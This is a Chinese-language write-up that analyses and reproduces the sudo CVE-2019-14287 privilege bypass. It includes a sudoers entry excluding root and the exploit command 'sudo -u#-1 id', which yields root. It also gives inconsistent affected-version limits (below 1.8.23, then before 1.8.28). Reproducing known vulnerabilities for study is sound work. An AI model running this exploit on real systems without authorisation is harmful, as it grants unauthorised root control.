

sudo 权限绕过漏洞分析复现

一、漏洞介绍

2019 年 10 月 14 日，CVE 官方发布了 CVE-2019-14287 的漏洞预警。通过特定 payload，用户可提升至 root 权限（即使用 sudo 运行命令）。

Sudo 的全称是“superuserdo”，它是 Linux 系统管理指令，允许用户在不需要切换环境的前提下以其它用户的权限运行应用程序或命令。通常以 root 用户身份运行命令，是为了减少 root 用户的登录和管理时间，同时提高安全性。

管理员可以配置 sudoers 文件，来定义哪些用户可以运行哪些命令。即便限制了用户以 root 身份运行特定或任何命令，该漏洞也可允许用户绕过此安全策略，并完全控制系统。

此漏洞复现起来较为简单，但环境较为落后，限制条件较为严苛。


二、漏洞原理

用户 ID 转换为用户名的函数 会将 -1（或无效等效的 4294967295）误认为是 0，而这正好是 root 用户 User ID。此外，由于通过 -u 选项指定的 User ID 在密码数 据库中不存在，因此不会运行任何 PAM 会话模块。


三、漏洞复现

①检测 sudo 版本（sudo 版本号低于 1.8.23）

命令行：sudo -V



②建立新用户




```
usage: sudo -l [-AknS] [-g group] [-h
host] [-p prompt] [-U user]
[-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t
type] [-C num] [-g group] [-h
host] [-p prompt] [-u user]
[VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type]
[-C num] [-g group] [-h host]
[-p prompt] [-u user] file ...

[~]
moocos-> useradd 032wyk
useradd: user '032wyk' already exists
[~]
moocos-> passwd 032wyk
passwd: You may not view or modify password
information for 032wyk.
[~]
moocos-> ^C
[~]
moocos-> sudo passwd 032wyk
[sudo] password for moocos:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
[~]
moocos-> 
```

③配置 sudoers 文件

将创建的新用户加入 sudoers 中



```
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
032wyk  ALL=(ALL,!root) /usr/bin/id

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL


# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d


~
~
-- REPLACE --
22,1 Bot
```

④使用用户并利用漏洞提权

使用用户执行 `sudo` 命令：`sudo id`



之后使用命令：`sudo -u#-1 id`:



则可以看到使用非 root 用户可以在没有 root 用户密码的条件下，进入 root

四、漏洞影响

CVE-2019-14287 漏洞影响 1.8.28 之前的 Sudo 版本。尽管该错误 功能强大，但重要的是要记住，只有通过 `sudoers` 配置文件为用户提 供了对命令的访问权限，它才能起作用。如果不是这样，并且大多数 Linux 发行版默认情况下都没有，那么此错误将无效。大多数 Linux 服务不受影响。360cert 将其定为低危漏洞